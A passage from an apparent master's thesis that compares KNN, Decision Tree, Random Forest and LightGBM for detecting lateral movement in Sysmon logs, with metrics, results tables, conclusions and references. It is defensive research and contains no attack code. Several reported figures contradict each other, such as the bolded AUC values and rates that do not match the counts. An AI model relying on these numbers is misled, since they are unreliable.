k-Nearest Neighbours (KNN) emerges as a versatile technique to detect LM attacks through Sysmon-derived features. Operating on the principle of proximity, KNN assesses patterns of LM by gauging the similarities and dissimilarities among Sysmon log entries. This method adeptly clusters suspicious activities, granting valuable insights into potential LM behaviors. Within the thesis' context, KNN stands out as an instrumental tool for revealing hidden patterns embedded within the dataset [71].

7.1.2 Mathematical Formulation

The mathematical foundation of the KNN algorithm has been well established in the literature [57] [1]. While its formulation is generalizable across different applications, our focus lies in tailoring and understanding it in the context of Sysmon-derived log entries for LM attack detection. The intrinsic principles behind KNN's decision-making mechanism can be summarized through the following steps:

Given a set of labeled Sysmon log entries

$$\mathcal{D} = \{(x_1, y_1), (x_2, y_2), \ldots, (x_N, y_N)\}$$

where each x_i signifies a log entry and $y_i \in \{0, 1\}$ (0 for benign and 1 for suspicious), the KNN algorithm can be delineated as follows:

1. **Distance Measure:** For an unlabeled log entry x, compute its distance to all other entries in the dataset. The Euclidean distance is frequently employed:

$$D(x, x_i) = \sqrt{\sum_k (x_k - x_{ik})^2}$$

   where x_k is a feature of x and x_{ik} corresponds to the same feature in x_i.

2. **Neighbor Voting:**According to Classification Rule [34], ascertain the k nearest log entries (neighbors) to x and determine the majority class among them. This class is then ascribed to x.

3. **Choice of k:** The value of k is typically derived through a cross-validation procedure to ensure an optimal classification outcome.

KNN's applicability to diverse LM scenarios allows us to explore feature relationships and detect deviations from normal network traffic. Its role in clustering aids in the identification of anomalous LM behaviors.

7.1.3 Decision Trees

Decision Trees serve as a fundamental component in the pursuit of detecting LM attacks using Sysmon-derived features. These trees represent a transparent decision-making process, critical for understanding and explaining the logic behind LM detection. *Decision Trees* meticulously scrutinize the characteristics extracted from Sysmon logs, making them adept at pinpointing specific attributes that signal potential LM activities. This interpretability and precision render *Decision Trees* an essential tool in the thesis's investigative arsenal.

Decision Trees enable us to dissect Sysmon log data systematically, making them indispensable for uncovering the intricate details of LM attacks. Their role in feature selection and pattern recognition is instrumental in our research.

7.1.4 Mathematical Formula of Decision Trees

Decision Trees (DT) provide a transparent and systematic approach to classify data using a series of decisions based on feature thresholds. Central to DT is the concept of maximizing the information gain at each node. The *Information Gain (IG)* is mathematically defined as:

$$\text{IG} = \text{Entropy}_{\text{parent}} - \sum_{\text{child}} \frac{\text{size(child)}}{\text{size(parent)}} \times \text{Entropy}_{\text{child}} \tag{7.1}$$

Where the *Entropy*, a measure of disorder or impurity of a node, is given by:

$$\text{Entropy}(t) = -p_{+} \log_2 p_{+} - p_{-} \log_2 p_{-} \tag{7.2}$$

Here, p_{+} and p_{-} denote the proportions of positive and negative samples at node t respectively. By striving to maximize IG, decision trees choose the optimal feature and threshold to split on, enabling them to dissect the Sysmon log data space and highlighting intricate LM attack patterns. This emphasizes the pivotal role of feature-based discernment in cybersecurity [6] [37].

7.1.5 Random Forest

Random Forest is a powerful ensemble learning method extensively employed for the detection of LM attacks based on features extracted from the Sysmon tool. This algorithm amalgamates multiple decision trees to create a robust and accurate model capable of identifying subtle patterns indicative of LM activities. Each tree in the forest is trained on a distinct subset of the data, ensuring comprehensive coverage of potential LM behaviors. *Random Forest*'s interpretability and resilience against overfitting make it an invaluable asset in this endeavor. *Random Forest* has found significant utility in our research due to its ability to handle complex and high-dimensional data extracted from Sysmon logs. Its adaptability to diverse LM attack scenarios and interpretability facilitate a deeper understanding of the detected threats.

7.1.6 Mathematical Formula of Random Forest

The *Random Forest (RF)* algorithm, pioneered by Breiman [6], combines predictions from multiple decision trees to give a powerful ensemble model. The power of RF lies not only in the nature of the ensemble, but also in its ability to efficiently navigate high-dimensional spaces, such as those arising from Sysmon logs in the cybersecurity field. Through a systematic bootstrap sampling and decision tree construction process, RF provides an adaptive mechanism for discriminating complex patterns in the data [21, 38].

For a given input x, RF's prediction is an ensemble average:

$$RF(x) = \frac{1}{B}\sum_{b=1}^{B} T_b(x) \tag{7.3}$$

Where $T_b(x)$ represents the prediction of the b^{th} tree and B stands for the total number of trees in the forest. But what truly distinguishes RF is its training regimen: each tree is nurtured using a unique bootstrapped sample of the data, and during the node-split process, only a random subset of features is considered. This ensemble method culminates in a prediction typically determined by majority voting, amalgamating insights from all its constituent trees.

This combination of multiple decision trees through bootstrapping and feature randomness captures a wider array of patterns. By doing so, RF not only proves adept at handling the intricacies of datasets like Sysmon logs but also significantly curtails overfitting, which is often a concern with standalone decision trees.

7.1.7 LightGBM

LightGBM, renowned for its efficiency and speed, stands as a pivotal component in the context of this master's thesis to uncover LM attacks. With Sysmon-based feature extraction at its core, *LightGBM* employs a sophisticated gradient boosting algorithm to discern intricate LM patterns swiftly and accurately. Its ability to handle large datasets and maintain high performance positions it as an indispensable tool for the detection of LM activities within Sysmon logs.

LightGBM's agility in processing Sysmon-derived features enables us to conduct real-time monitoring of network activities. Its adaptability to evolving LM attack techniques ensures that our detection capabilities remain robust and up-to-date [33].

7.2 Rationale Behind Metric Selection in Evaluating Classifiers

In this section, we elucidate the underlying considerations behind our metric selection, with particular emphasis on the inclusion of the accuracy metric. We aim to shed light on its incorporation despite its recognized shortcomings in imbalanced contexts such as our LM dataset.

7.2.1 The Background of the MS Sysmon Log dataset Dataset

In relation to Table 6.2, the labeled version of the *MS Sysmon Log dataset*, given its pronounced imbalance, necessitates the adoption of evaluative metrics that can truly gauge the effectiveness of a machine learning model. Given the distribution disparities among these classes, conventional metrics, like accuracy, might not capture the true essence of a model's discriminative power. Specifically, a model might attain high accuracy merely by predicting the majority class, thereby providing an inflated and potentially misleading view of its efficacy. Among the available metrics, the *Area Under the Curve (AUC)* and the F1-score stand out as particularly pertinent for this dataset.

7.2.1.1 Area Under the Curve (AUC)

The AUC, stemming from the domain of machine learning, serves as a vital measure, quantifying the ability of a model to distinguish between various labels in a multiclass task. Fundamentally, the AUC is derived from the Receiver Operating Characteristic (ROC) curve. This curve offers a visual representation of the performance spectrum of binary classification or regression algorithms [42].

At its core, the ROC curve plots the *True-Positive Rates (TPR)* against the *False-Positive Rates (FPR)* across diverse thresholds. By capturing the trade-offs between these rates, it provides comprehensive insights into classifier performance. The AUC metric, as the name suggests, quantifies the area underneath this ROC curve. Its value provides a succinct summary of the aggregated performance across all possible threshold values. A model achieving an AUC closer to 1 is emblematic of superior capability in differentiating between classes, in this context, specifically between "Normal" and "Malicious" classes.

7.2.1.2 One-vs-all Label Binarizer (LaBi) Schema

Considering that Table 6.2 delineates three distinct classes, it presents a quintessential multiclass classification problem. To adapt the binary-focused AUC metrics to such multiclass scenarios, the one-vs-all Label Binarizer (LaBi) schema becomes instrumental.

Label Binarizer (LaBi), incorporated into the preprocessing suite of the *Sklearn Python library* [60], essentially converts multiclass labels into a binary matrix representation. It achieves this by treating each class as the "positive" class against a combined "negative" class made up of all other classes. For the MS Sysmon Log dataset experiments, approximately 25% of the evaluated samples, categorized as the test subset, and their corresponding model-predicted labels, serve as inputs to LaBi.

After the binarization process, for every class treated as a binary positive against the rest, an ROC curve can be plotted. From these curves, the *roc_auc_score()* function from the *sklearn.metrics package* is deployed to compute individual AUC values, providing an expansive view of the model's performance across the multiclass spectrum [48].

7.2.1.3 F1-score and its Relevance

The F1-score emerges as an indispensable metric, especially in the milieu of imbalanced datasets where traditional accuracy might prove misleading. Comprising both Precision (which quantifies the percentage of positive predictions that were indeed correct) and Recall (which measures the percentage of actual positive instances that the model predicted correctly), the F1-score synthesizes these metrics into a singular value. Formally, it is derived using the formula:

$$F1 = \frac{2 * Precision * Recall}{Precision + Recall} = \frac{2 * TP}{2 * TP + FP + FN}$$

In essence, the F1-score captures the balance between Precision and Recall. Given its sensitivity to both false positives and false negatives, it provides a more comprehensive and realistic assessment of model performance, especially in datasets where one class is underrepresented[59].

7.3 Experimental Environment and Software Configuration

The shallow classification experiments on the labeled final dataset were meticulously designed to assess the performance of four prominent ML algorithms. The selection of these algorithms aimed to facilitate a comprehensive comparison of their capabilities. The experimentation environment consisted of a dedicated computing system running *Microsoft Windows 10 Home Edition (version 22H2, OS Build: 19045.3448).*

The hardware configuration of the experimentation machine included an *Intel(R) Core(TM) i5-4210M* CPU clocked at 2.60GHz with a CPU frequency of 2.59 GHz, complemented by 8 GB of RAM. Additionally, an *NVIDIA GeForce GTX 1650* was present; however, it's important to note that the experiments were conducted exclusively using the base machine's CPU and RAM. No GPU acceleration techniques were applied in the experiments that were conducted.

The development and execution of all relevant scripts and code were carried out using Python version 3.10.12. The core ML algorithms were implemented through the *sklearn* library version *1.2.2*, which offers a rich set of tools for ML tasks. For the current dataset, *OneHotEncoder()* and *MinMaxScaler()* from this library, same version were used for OHE and normalization, respectively. Data manipulation and analysis were facilitated using *Pandas* version *1.5.3*, while numerical computations and arrays were handled by *NumPy* version *1.23.5*. Data visualization was achieved using *Seaborn* version *0.12.2* and *Matplotlib* version *3.7.1* libraries and packages.

Furthermore, the *LightGBM* algorithm, a gradient boosting framework, was implemented using the respective *LightGBM package*, providing an efficient and powerful tool for gradient boosting tasks.

7.4 Comparative Analysis of Machine Learning Classifiers

Table 7.1 compiles the outcomes of the shallow classification process for each respective classifier. As it is already mentioned in section 6, this particular classification is carried out between *Normal* traffic, *EoRS*, and *EoHT*. It is worth mentioning that given the nature of the dataset (highly imbalanced), models were trained using a One-vs-All method that described in detail in 7.2.1.2.These results have been averaged over 10 stratified cross-validation folds to avoid overfitting, providing a comprehensive assessment. Within the table, one can find key performance metrics that are crucial for evaluation, including AUC (Area Under the Curve), Precision, Recall, F1-score, Accuracy, and Total Execution Time (T.E.Time), which is expressed in days, hours, minutes, and seconds.

It is pertinent to underscore that, as it is mentioned before, the inclusion of the Accuracy metric serves primarily to ensure completeness. Our primary emphasis remains on the AUC and F1-score metrics, given the imbalanced nature of the dataset. Cells containing *Accuracy*values are designated with a gray shading for reference.

To enhance clarity, this table employs a color-coded scheme to highlight the best scores in *green* font, while the poorest scores are presented in *red*. Moreover, the table delineates the best and worst total execution times, using green and red fonts, respectively.

Table 7.1: Performance Metrics of Shallow ML Models

Model	AUC	Precision	Recall	F1	Accuracy
KNN	**98.26**	99.74	99.67	99.70	99.46
RF	99.63	99.95	99.86	99.94	99.82
DT	99.52	99.93	99.87	99.90	99.82
LightGBM	**99.64**	99.97	99.96	99.97	99.90

LightGBM classifier takes the lead with an AUC of 99.64%, highlighting its robustness and reliability in discriminating between the classes, closely followed by the *Random Forest* (RF) model at 99.63%.

Decision Trees (DT) also put forth a commendable AUC of 99.52%, making it slightly less capable than the *Random Forest* but still highly effective.

Although *KNN Jaccard* shows a respectable AUC of 98.26%, meaning that this model offers very good class discrimination capabilities. However, in the given comparison, it stands as the least effective model based on AUC.

Given the slight difference in AUC scores, especially between *LightGBM* and *RF*, one might need to consider other metrics and practical implications for discerning the best model. As it is already known, *Precision* gauges the accuracy of positive predictions, *Recall* represents the model's capability to identify all positive samples, and *F1-score* balances the trade-off between *Precision* and *Recall*. Based on that, we can assume the following:

- *LightGBM's* runtime is *5 minutes and 35 seconds*, just a bit longer than *RF* which completes in just under 5 minutes. For the level of accuracy it offers, this execution time is remarkable. Both *LightGBM* and *RF* show near-perfect scores on these metrics, attesting to their ability to detect *EoRS* and *EoHT* within a flood of normal traffic records.

- *DT* closely follows this performance, reinforcing its efficacy in the given task.With a runtime of 1 minute 15 seconds, Decision Trees is the quickest. However, when combined with its marginally lower AUC, one must consider the trade-off between speed and efficacy.

- *KNN Jaccard's* scores, though high (2 hours), don't match the near-perfect levels of its counterparts. This slight diminution in precision or recall could have significant implications, given the potential fallout of cybersecurity threats.


Beyond accuracy and precision, the time efficiency of models, especially in real-time intrusion detection systems, is indispensable.

- *DT* with an execution time of 1 minute and 15 seconds, is the fastest. This rapid processing might give it an edge in applications where time is a limiting factor.
- *RF* and *LightGBM* follow with times of approximately 5 minutes. Given their superior AUC and other metrics, this time cost might be justifiable in many scenarios.
- *KNN Jaccard*, despite its slightly inferior performance metrics, takes a significantly longer time (almost 2 hours). This protracted execution time could be a substantial bottleneck, especially in real-time systems.


While all models showcased impressive results, the choice hinges on the specific requirements and constraints of the application. If time efficiency is paramount, the DT model emerges as a front-runner. However, if the highest detection accuracy, even at the cost of a few additional minutes, is desired, then *LightGBM* or *RF* would be apt choices. *KNN* Jaccard, due to its extended execution time, seems less suited for real-time applications, despite its respectable performance metrics. In the end, the ideal model selection necessitates a balance between accuracy and efficiency, tailored to the specific demands of the cybersecurity infrastructure in question.

In our case, while *LightGBM* demonstrates marginally better AUC, Precision, Recall, and F1-score, the *RF* model is very close in these metrics and more time-efficient than *LightGBM.* However, if the slight increase in execution time of *LightGBM* is not a concern, then it may be seen as the superior choice due to its marginally better performance metrics. *DT* offer the fastest execution but at the expense of a slight decrease in the AUC. *KNN Jaccard*, despite having competitive precision, recall, and F1-score, is significantly hampered by its long execution time and lower AUC.


For a more profound comprehension of the analysis and its findings, Figure 7.1 complements the tabulated information. It provides the confusion matrices for each machine learning model, offering valuable insights into the classifiers' performance and their ability to discriminate between different classes through an explicit representation of each classifier's True Positive (TP), True Negative (TN), False Positive (FP), and False Negative (FN) rates.




(a) KNN



(b) Random Forest



(c) Dicision Tree



(d) LightGBM

Figure 7.1: Confusion Matrix outcomes for the shallow classification experiments

Table 7.2: Performance Metrics of Machine Learning Classifiers (Absolute Counts)

Models	TP	TN	FP	FN	Misclassified
KNN Jaccard	401,589	40,557	983	1,353	2,336
Random Forest	402,435	41,266	204	578	782
Decision Tree	402,318	41,373	274	518	792
LightGBM	402,889	41,297	208	89	297

Table 7.3: Performance Evaluation of Machine Learning Models

Models	TPR	TNR	FPR	FNR	Misclassification Rate
KNN Jaccard	99.66%	99.71%	0.29%	0.34%	0.57%
Random Forest	99.86%	99.58%	0.42%	0.14%	0.56%
Decision Tree	99.87%	99.39%	0.61%	0.13%	0.74%
LightGBM	99.98%	99.56%	0.44%	0.02%	0.46%

A comprehensive interpretation and analysis of the results is presented, drawing upon the data delineated in Tables 7.2 and 7.3. These tables elucidate the performance metrics of each classifier under consideration. By closely examining these metrics, this discourse seeks to derive critical insights into the strengths, weaknesses, and potential applications of each model.

1. **KNN**:

   - With a TP count of 401,589, *KNN* exhibits commendable accuracy in detecting normal traffic instances. The corresponding confusion matrix in Figure 7.1a visually reinforces this accuracy.
   - The classifier correctly identified 40,557 combined instances of EoRS and EoHT.
   - However, the presence of 983 FPs and 1,353 FNs sheds light on its limitations.
   - The misclassification rate for *KNN* rests at 0.57%, suggesting room for improvement.

2. **Random Forest(RF)**:

   - The *RF* classifier, by correctly identifying 402,435 normal traffic instances, outpaces *KNN*. This outperformance is clearly reflected in Figure 7.1b.
   - The classifier has a TN number of 41,266, indicating efficiency in identifying the fine points of the EoRS and EoHT samples.
   - The relatively low number of 204 FP and 578 FN underlines its robustness.
   - The misclassification rate, slightly higher than *KNN*, is 0.56

3. **Decision Tree (DT)**

- The DT classifier, with a TP of 402,318, is at the same level as *RF*. The visualization in Figure 7.1c offer a deeper dive into its performance metrics.
- Classifiers' outperformance is further highlighted by a TN of 41,373. However, it falters slightly with 274 false positives, although it redeems with 518 false negatives.
- A misclassification rate of 0.74%, while competitive, suggests potential areas of optimization.

4. **LightGBM**
   - Among the candidate models, *LightGBM* leads with a remarkable TP count of 402,889.
   - While its TN count of 41,297 is marginally lower than that of Decision Tree, it shines with the fewest false negatives at 89.
   - The number of false positives, while higher than Random Forest, is masked by its overall performance.
   - With a misclassification rate of just 0.46%, *LightGBM* sets a benchmark

Upon dissecting the confusion matrices:

- The *LightGBM* classifier emerges as a formidable contender, especially when emphasizing the accurate detection of positive instances. Its near-perfect TPR combined with a competitive TNR solidifies its position.
- The Random Forest classifier, with a balanced performance across metrics, may be a judicious choice for applications demanding holistic performance.
- While the Decision Tree demonstrates an impressive TPR, its relatively higher FPR could be a potential concern.
- The *KNN* model, despite its strong TPR and TNR, might face challenges in real-world scenarios due to its non-negligible FPR and FNR.

Incorporating both the AUC scores and insights from the confusion matrices, it is evident that the *LightGBM* and Random Forest models exhibit superior performance characteristics. The *LightGBM* model, with its notable outperformance in reducing FN, might be the optimal choice for applications where the consequences of overlooking positive instances are significant.

However, *Random Forest* offers a well-rounded performance profile, proficiently balancing both types of classification errors. It would be especially beneficial in situations where both false positives and negatives carry substantial implications.

The Decision Tree classifier, while marginally lagging in AUC, compensates with the swiftest execution time. Thus, in time-sensitive applications, this model may hold the edge.

Lastly, while the *KNN Jaccard* model offers commendable classification metrics, its extended execution time might make it less attractive for real-time applications.

In summary, while the *LightGBM* classifier appears to be the most adept overall, the final model choice should be predicated on the unique requirements and constraints of the task at hand.

Chapter 8

Conclusion and Future Work

8.1 Conclusions

In this dissertation, we delved deep into the area of LM detection in network systems, with a particular focus on the use of supervised machine learning models. Key conclusions derived from the research include:

1. **Significance of LM Detection:** The sophisticated anatomy of LM attacks, as discussed in Chapter 3, underscores the importance of integrated detection techniques. Given the escalating complexity of these attacks, traditional defense mechanisms often fall short.

2. **Robustness of ML Models:** The application of machine learning models, especially supervised techniques, holds great promise in detecting LM. Our testbed, as detailed in Chapter 4, allowed for thorough experimental validations.

3. **Model Proficiencies:** From our experiments, the *LightGBM* model emerges as a particularly powerful tool which excels in reducing the false negatives rate. The *RF* classifier, however, offers a balanced performance profile, suitable for environments where both types of classification errors are weighted. The *DT* classifier's value proposition lies in its fast execution time, while the KNN model, despite its efficacy, may face challenges in real-time scenarios due to computational time constraints.

4. **Data Handling and Preprocessing:** As outlined in Chapter 6.1, the preprocessing phase's effectiveness is paramount. Techniques such as One-Hot Encoding, Min-Max scaling, and others played a crucial role in shaping the data for modeling, proving the axiom that the quality of input data governs the quality of outputs.

5. **Enhancing Datasets for Improved Outcomes:** Our study underscored the potential of merging datasets to enhance detection capabilities. By integrating the MS Sysmon dataset, previously untested with ML algorithms, with LMD-2023, the results remained commendably high. This merging not only preserves the detection proficiency but, in certain metrics, even shows modest improvements. This finding emphasizes the strategic advantage of enriching native datasets with external, relevant data sources to enhance the efficacy of ML models in LM detection.

6. **Scalability and Real-world Relevance:** It is evident from our findings that machine learning models, while promising in controlled environments, must be meticulously fine-tuned for real-world deployments. Factors such as dataset diversity, computational efficiency, and the robustness of the threat landscape necessitate continuous model training and refinement. The insights drawn from the blend of MS Sysmon and LMD-2023 datasets serve as a testament to this, highlighting the need for robust and adaptable solutions in the ever-evolving realm of cybersecurity.

Based on the current work, several promising directions for future exploration emerge:

1. **Deep Learning Models:** While the current research prominently employed traditional machine learning models, the exploration of deep learning architectures like Convolutional Neural Networks (CNN) or RNN might offer further refinements in detection capabilities.

2. **Transfer Learning:** Given the rapid evolution of cyber threats, a model that adapts and learns from new scenarios can be invaluable. Techniques like transfer learning, where models trained on one task are fine-tuned for another, can be explored for their efficacy in LM detection.

3. **Real-time Detection:** While models like *KNN* exhibit strong potential, their computational time poses challenges for real-time applications. Research into optimizing these models or leveraging hardware accelerations for real-time detection can be pursued.

4. **Expansion of Testbed:** Our testbed, as detailed in Chapter 4, simulates a Windows environment. However, LM attacks are not confined to this OS. Future work can incorporate diverse operating systems and configurations, offering a more holistic detection mechanism.

5. **Interplay of Multiple Models:** Ensemble methods, which combine multiple models' outputs, might offer improved detection rates. Exploring diverse ensemble techniques, from bagging and boosting to stacking, can be an intriguing future direction.

6. **Feedback Loops:** Introducing feedback mechanisms where false classifications (both positive and negative) can be looped back to train the models, thereby refining their accuracy over time, can be a valuable addition to the current methodology.

In essence, while the current study lays a significant foundation in the realm of LM detection using supervised ML techniques, the dynamic nature of cyberthreats mandates continued exploration, innovation, and validation. The paths highlighted above can serve as catalysts in our endeavor to build increasingly resilient systems.

Bibliography

[1] Altyeb Altaher. “Phishing websites classification using hybrid SVM and KNN approach”. In: *International Journal of Advanced Computer Science and Applications* 8.6 (2017).

[2] *Bad Rabbit ransomware spread using leaked NSA EternalRomance exploit, researchers confirm.* Feb. 2023. URL: https://www.zdnet.com/article/bad-rabbit-ransomware-spread-using-leaked-nsa-eternalromance-exploit-researchers-confirm.

[3] Tim Bai et al. “A Machine Learning Approach for RDP-based Lateral Movement Detection”. In: *2019 IEEE 44th Conference on Local Computer Networks (LCN).* 2019, pp. 242–245. DOI: 10.1109/LCN44214.2019.8990853.

[4] Harinder Pal Singh Bhasin et al. “Data Center Application Security: Lateral Movement Detection of Malware using Behavioral Models”. In: *SMU Scholar* 1.2 (2018), p. 10. URL: https://scholar.smu.edu/datasciencereview/vol1/iss2/10.

[5] Haibo Bian et al. “Uncovering Lateral Movement Using Authentication Logs”. In: vol. 18. 1. IEEE, Jan. 2021, pp. 1049–1063. DOI: 10.1109/TNSM.2021.3054356.

[6] Leo Breiman. “Random Forests”. In: *Machine Learning* 45.1 (Oct. 2001), pp. 5–32. ISSN: 1573-0565. DOI: 10.1023/A:1010933404324.

[7] *Brute Force, Technique T1110 - Enterprise | MITRE ATT&CK®.* Nov. 2022. URL: https://attack.mitre.org/techniques/T1110.

[8] *Brute Force: Password Guessing, Sub-technique T1110.001 - Enterprise | MITRE ATT&CK®.* [Online; accessed 8. Feb. 2023]. Nov. 2022. URL: https://attack.mitre.org/techniques/T1110/001.

[9] *Brute Force: Password Spraying, Sub-technique T1110.003 - Enterprise | MITRE ATT&CK®.* [Online; accessed 8. Feb. 2023]. Nov. 2022. URL: https://attack.mitre.org/techniques/T1110/003.

[10] Kindra Cantrell. “Lateral Movement Explained - Cynet”. In: *Cynet* (Dec. 2022). URL: https://www.cynet.com/blog/lateral-movement.

[11] Raj Chandel. "Lateral Movement on Active Directory: CrackMapExec - Hacking Articles". In: *Hacking Articles* (May 2020). URL: https://www.hackingarticles.in/lateral-moment-on-active-directory-crackmapexec.

[12] Efstratios Chatzoglou et al. "Best of Both Worlds: Detecting Application Layer Attacks through 802.11 and Non-802.11 Features". In: *Sensors* 22.15 (July 2022), p. 5633. ISSN: 1424-8220. DOI: 10.3390/s22155633.

[13] Chia-Mei Chen, Gen-Hong Syu, and Zheng-Xun Cai. "Analyzing System Log Based on Machine Learning Model". In: *International Journal of Network Security* 22.6 (2020), pp. 925–933. DOI: 10.6633/IJNS.20201122(6).05.

[14] Mingyi Chen et al. "A Novel Approach for Identifying Lateral Movement Attacks Based on Network Embedding". In: *2018 IEEE Intl Conf on Parallel & Distributed Processing with Applications, Ubiquitous Computing & Communications, Big Data & Cloud Computing, Social Computing & Networking, Sustainable Computing & Communications (ISPA/IUCC/BDCloud/SocialCom/-SustainCom)*. 2018, pp. 708–715. DOI: 10.1109/BDCloud.2018.00107.

[15] Smiliotopoulos Christos. *Python_Evtx_Analyzer*. [Online; accessed 15. Jun. 2023]. June 2023. URL: https://github.com/ChristosSmiliotopoulos/Python_Evtx_Analyzer.

[16] *crackmapexec | Kali Linux Tools*. [Online; accessed 8. Feb. 2023]. Feb. 2023. URL: https://www.kali.org/tools/crackmapexec.

[17] Cyware. "Anatomy of Carbanak threat actor group and its malicious activities". In: *Cyware Labs* (Feb. 2020). URL: https://cyware.com/news/anatomy-of-carbanak-threat-actor-group-and-its-malicious-activities-c7b74139.

[18] Cyware. "Chimera Group Now Targeting Cloud Services". In: *Cyware Labs* (Jan. 2021). URL: https://cyware.com/news/chimera-group-now-targeting-cloud-services-4db01161.

[19] Mwamba Kasongo Dahouda and Inwhee Joe. "A Deep-Learned Embedding Technique for Categorical Features Encoding". In: *IEEE Access* 9 (Aug. 2021), pp. 114381–114391. ISSN: 2169-3536. DOI: 10.1109/ACCESS.2021.3104357.

[20] Ravi Das. "Common lateral movement techniques and how to prevent them". In: *Security* (Nov. 2022). URL: https://www.techtarget.com/searchsecurity/tip/Common-lateral-movement-techniques-and-how-to-prevent-them.

[21] Sampath Deegalla et al. "Random subspace and random projection nearest neighbor ensembles for high dimensional data". In: *Expert Syst. Appl.* 191 (Apr. 2022), p. 116078. ISSN: 0957-4174. DOI: 10.1016/j.eswa.2021.116078.

[22] Shouki A. Ebad. "Lessons learned from offline assessment of security-critical systems: the case of microsoft's active directory". In: *Int. J. Syst. Assur. Eng. Manage.* 13.1 (Feb. 2022), pp. 535–545. ISSN: 0976-4348. DOI: `10.1007/s13198-021-01236-2`.

[23] Yong Fang, Xiangyu Zhou, and Cheng Huang. "Effective method for detecting malicious PowerShell scripts based on hybrid features☆". In: *Neurocomputing* 448 (Aug. 2021), pp. 30–39. ISSN: 0925-2312. DOI: `10.1016/j.neucom.2021.03.117`.

[24] Yong Fang et al. "LMTracker: Lateral movement path detection based on heterogeneous graph embedding". In: *Neurocomputing* 474 (Feb. 2022), pp. 37–47. ISSN: 0925-2312. DOI: `10.1016/j.neucom.2021.12.026`.

[25] M FireEye. "Deep dive into cyber reality-security effectiveness report 2020". In: (2020).

[26] fortra. *impacket*. Jan. 2023. URL: `https://github.com/fortra/impacket`.

[27] gentilkiwi. *mimikatz*. 2014. URL: `https://github.com/gentilkiwi/mimikatz`.

[28] GhostPack. *Rubeus*. [Online; accessed 31. Jan. 2023]. Jan. 2023. URL: `https://github.com/GhostPack/Rubeus`.

[29] Mohamed Gamal El-Hadidi and Marianne A. Azer. "Detecting Mimikatz in Lateral Movements Using Mutex". In: *2020 15th International Conference on Computer Engineering and Systems (ICCES)*. IEEE, pp. 15–16. DOI: `10.1109/ICCES51560.2020.9334643`.

[30] *imbalanced-learn documentation — Version 0.10.1*. Dec. 2022. URL: `https://imbalanced-learn.org/stable`.

[31] Arun K. L. "How BackdoorDiplomacy APT Group Uses Turian Backdoor To Carryout Cyber Espionage Campaign?" In: *Sec Master* (Sept. 2022). URL: `https://thesecmaster.com/how-backdoordiplomacy-apt-group-uses-turian-backdoor-to-carryout-cyber-espionage-campaign`.

[32] Georgios Kaiafas et al. "Detecting malicious authentication events trustfully". In: *NOMS 2018 - 2018 IEEE/IFIP Network Operations and Management Symposium*. IEEE, pp. 23–27. DOI: `10.1109/NOMS.2018.8406295`.

[33] Guolin Ke et al. "Lightgbm: A highly efficient gradient boosting decision tree". In: *Advances in neural information processing systems* 30 (2017).

[34] Igor Kononenko and Matjaž Kukar. "Chapter 10 - Statistical Learning". In: *Machine Learning and Data Mining*. Buckingham, England, UK: Woodhead Publishing, Jan. 2007, pp. 259–274. ISBN: 978-1-904275-21-3. DOI: `10.1533/9780857099440.259`.

[35] *Lateral Movement, Tactic TA0008 - Enterprise | MITRE ATT&CK®*. [Online; accessed 21. Sep. 2023]. Sept. 2023. URL: https://attack.mitre.org/tactics/TA0008.

[36] *Lateral-Movement-Dataset–LMD_Collections*. [Online; accessed 20. Sep. 2023]. Sept. 2023. URL: https://github.com/ChristosSmiliotopoulos/Lateral-Movement-Dataset--LMD_Collections.

[37] Jaehyeong Lee et al. "Android Malware Detection Using Machine Learning with Feature Selection Based on the Genetic Algorithm". In: *Mathematics* 9.21 (Nov. 2021), p. 2813. ISSN: 2227-7390. DOI: 10.3390/math9212813.

[38] Gilles Louppe. "Understanding random forests: From theory to practice". In: *arXiv preprint arXiv:1407.7502* (2014).

[39] markruss. *Sysmon - Sysinternals*. [Online; accessed 22. Nov. 2022]. Nov. 2022. URL: https://learn.microsoft.com/en-us/sysinternals/downloads/sysmon.

[40] Vasileios Mavroeidis and Audun Jøsang. "Data-Driven Threat Hunting Using Sysmon". In: *ICCSP 2018: Proceedings of the 2nd International Conference on Cryptography, Security and Privacy*. New York, NY, USA: Association for Computing Machinery, Mar. 2018, pp. 82–88. ISBN: 978-1-45036361-7. DOI: 10.1145/3199478.3199490.

[41] Matteo Mazziotta and Adriano Pareto. "Normalization methods for spatio-temporal analysis of environmental performance: Revisiting the Min–Max method". In: *Environmetrics* 33.5 (Aug. 2022), e2730. ISSN: 1180-4009. DOI: 10.1002/env.2730.

[42] Francisco Melo. "Area under the ROC Curve". In: *Encyclopedia of Systems Biology*. New York, NY, USA: Springer, New York, NY, 2013, pp. 38–39. DOI: 10.1007/978-1-4419-9863-7_209.

